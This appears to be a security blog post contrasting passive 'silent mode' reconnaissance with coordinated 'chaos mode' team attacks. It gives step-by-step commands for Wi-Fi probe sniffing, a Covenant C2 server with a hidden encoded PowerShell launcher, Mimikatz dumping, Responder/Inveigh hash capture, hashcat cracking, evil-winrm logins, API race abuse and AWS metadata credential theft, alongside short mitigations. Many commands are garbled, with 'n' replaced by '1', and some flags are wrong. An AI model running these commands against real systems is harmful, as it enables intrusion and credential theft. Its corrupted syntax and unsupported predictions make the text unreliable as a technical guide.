
Listen to this Post

Introduction:
The dichotomy of hacker behavior—silent, passive observation in public spaces versus aggressive, synchronized attacks in team settings—reveals critical gaps in traditional threat modeling. While a lone attacker might quietly scan Wi-Fi beacons or capture keystrokes from a coffee shop, a coordinated group shifts into “chaos mode,” sharing real‑time intelligence to accelerate privilege escalation, lateral movement, and payload deployment. Understanding these operational shifts is essential for building defensive strategies that adapt to both stealth reconnaissance and swarm‑based offensive tactics.
Learning Objectives:
- Analyze the technical methods used in low‑observability (silent) recon, including wireless sniffing and passive OS fingerprinting.
- Simulate collaborative attack workflows where multiple hackers share session data and automate exploitation via distributed tools.
- Implement mitigations such as rogue AP detection, network segmentation, and real‑time collaboration monitoring.
You Should Know:
1. Silent Mode: Passive Reconnaissance in Public Networks
In public environments (airports, cafes, co‑working spaces), attackers prioritize “silent mode” – avoiding active probes that trigger alarms. They rely on passive data collection from broadcast traffic.
Step‑by‑step passive Wi‑Fi sniffing (Linux – educational use only):
 Enable monitor mode on your wireless interface (e.g., wlan0)
sudo ip link set wlan0 down
sudo iw dev wlan0 set type monitor
sudo ip link set wlan0 up

Capture 802.11 beacons and probe requests without associating
sudo tcpdump -i wlan0 -e -1 -s 0 type mgt subtype beacon or probe_req -c 100 -w public_scan.pcap

Extract client MAC addresses and probed SSIDs
tshark -r public_scan.pcap -Y "wlan.fc.type_subtype == 4" -T fields -e wlan.sa -e wlan_mgt.ssid
What this does: The first command puts the Wi‑Fi card into monitor mode to hear all nearby wireless traffic. The second captures beacon frames (access point announcements) and probe requests (clients asking for known networks). The third line lists MAC addresses and the SSIDs devices are actively looking for – exposing potential home or corporate network names.
Mitigation: Configure devices to not broadcast probe requests (disable “Send Wi‑Fi scan” in OS settings). On Windows: netsh wlan set autoconfig enabled=no interface="Wi-Fi". Use VPNs and MAC randomization – but note that randomization often fails for probe requests on older drivers.
2. Chaos Mode: Collaborative Exploitation with Shared C2
When hackers work together, they synchronize via command‑and‑control (C2) frameworks that allow real‑time session sharing, distributed scanning, and simultaneous payload delivery.
Step‑by‑step setting up a collaborative C2 channel (lab environment using Covenant):
 On Ubuntu 22.04, install .NET Core and Covenant
sudo apt update && sudo apt install -y dotnet-sdk-6.0 git
git clone --recurse-submodules https://github.com/cobbr/Covenant
cd Covenant
dotnet build
dotnet run

Access web UI at https://localhost:7443, create a listener (e.g., HTTP on port 8080)

Generate a launcher (PowerShell one‑liner) for team members
 Use the UI to create a GruntStager – copy the generated command:
powershell -1oP -1onI -W Hidden -Exec Bypass -Enc <base64>
Collaborative workflow:
- Attacker A runs the launcher on a victim machine, establishing a Grunt session visible in Covenant.
- Attacker B connects to the same Covenant server (multi‑user support) and inherits the session.
- Both can issue commands, upload Mimikatz (
mimikatz logonpasswords), or pivot using `socks` proxy. - Chaos mode means: while A distracts with noisy credential dumping, B silently installs a persistent backdoor.
Defensive countermeasure: Monitor for multiple concurrent logins to the same host from distinct source IPs. Use Sysmon Event ID 3 (network connection) and ID 1 (process creation) to detect the launcher. Example Sysmon config snippet:
<ProcessCreate onmatch="include">
<CommandLine condition="contains">-Enc</CommandLine>
</ProcessCreate>
3. From Silent to Chaos: The Exploit Handoff
Attackers often start silent (capturing NTLM hashes via responder in public) and escalate to chaotic teamwork (cracking hashes with distributed hashcat).
Linux – passive responder (silent):
sudo responder -I eth0 -w -d -P -v
Windows – capture NetNTLMv2 (silent, using Inveigh):
Import-Module ./Inveigh.ps1
Start-Inveigh -1BNS Y -LLMNR Y -HTTP Y -MachineAccounts Y
Then in chaos mode, share the captured hashes:
One team member starts a hashcat cracking instance on a cloud GPU:
hashcat -m 5600 captured_hashes.txt -a 0 rockyou.txt -O -w 4 --stdout --username
Another member uses the cracked credentials to authenticate via evil‑winrm:
evil-winrm -i 192.168.1.100 -u Administrator -p "CrackedPass123"
A third deploys Cobalt Strike beacon. The speed of handoff makes defense impossible without automated correlation.
Mitigation: Disable LLMNR and NBT‑NS via Group Policy (Computer Config → Admin Templates → Network → DNS Client → Turn off multicast name resolution). Use SMB signing and enforce NTLMv2 only.
- API Security in Chaos Mode: Token Swapping & Race Conditions
When hackers collaborate, they exploit stateless API endpoints by swapping JWT tokens or refreshing tokens in parallel, creating race conditions.
Docker‑based lab to demonstrate (Linux):
 Pull vulnerable API (crAPI)
docker run -d -p 8888:8888 -p 8025:8025 --1ame crapi vulnerables/crapi
 Endpoint: http://localhost:8888/workshop/api/shop/orders
 Silent recon: brute‑force user IDs
for id in {1000..1020}; do curl -s "http://localhost:8888/workshop/api/shop/orders/$id" -H "Authorization: Bearer $USER_TOKEN"; done
 Chaos mode: two attackers simultaneously use two different tokens to update the same order
 Attacker A:
curl -X PUT http://localhost:8888/workshop/api/shop/orders/1001 -H "Authorization: Bearer $TOKEN_A" -d '{"status":"shipped"}'
 Attacker B (microseconds later):
curl -X PUT http://localhost:8888/workshop/api/shop/orders/1001 -H "Authorization: Bearer $TOKEN_B" -d '{"status":"cancelled"}'
 Result – inconsistent state due to missing locking mechanism
Fix: Implement idempotency keys and row‑level locking in the API backend. Use Redis distributed locks for shared resources.
5. Cloud Hardening Against Swarm Attacks
Attackers in chaos mode often target cloud metadata services, each attacker querying different endpoints to collect IAM roles, user data, and SSH keys.
Example of coordinated metadata API abuse (AWS):
 Attacker A:
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
 Attacker B:
curl http://169.254.169.254/latest/user-data/
 Attacker C: uses extracted keys to assume role and launch crypto miners
aws sts assume-role --role-arn "arn:aws:iam::123456789012:role/ec2-ssm" --role-session-1ame "chaos"
Defense:
- Block IMDSv1; enforce IMDSv2 with
aws ec2 modify-instance-metadata-options --http-tokens required. - Use VPC endpoint policies to restrict metadata access.
- Deploy GuardDuty to detect anomalous API calls from multiple source IPs targeting the same resource.
What Undercode Say:
- Silent recon is the root of all chaos: Most swarm attacks begin with hours of passive data collection. Stopping probe requests and LLMNR solves more than half the problem.
- Collaboration tools are double‑edged: While Covenant, Empire, and Sliver enable team defense exercises, they also lower the barrier for script‑kiddie groups. Adopt network baselining to detect sudden multi‑source activity.
- Real‑time intelligence sharing changes IR timelines: Traditional incident response assumes a single attacker. In chaos mode, one compromised credential is instantly weaponized by 10 people. Your SIEM must correlate events across hundreds of sources within seconds, not minutes.
Prediction:
- +1: As AI‑driven SOC platforms evolve, we will see real‑time “swarm detection” algorithms that automatically isolate groups of collaborating attackers by identifying synchronized command patterns.
- -1: The commoditization of collaborative C2 frameworks will lead to a 300% increase in “flash mob” ransomware attacks – where 20+ affiliates simultaneously encrypt different segments of a victim’s network before defenders can react.
- +1: Zero‑trust micro‑segmentation will become mandatory, not optional, forcing all east‑west traffic to be authenticated – effectively breaking the lateral communication that chaos mode relies on.
- -1: Attackers will shift to asynchronous collaboration using decentralized messaging (Matrix, Signal bots) and ephemeral C2 channels (Discord webhooks, Telegram APIs), evading most signature‑based detection rules.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: %F0%9D%97%9B%F0%9D%97%AE%F0%9D%97%B0%F0%9D%97%B8%F0%9D%97%B2%F0%9D%97%BF%F0%9D%98%80 %F0%9D%97%B6%F0%9D%97%BB – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


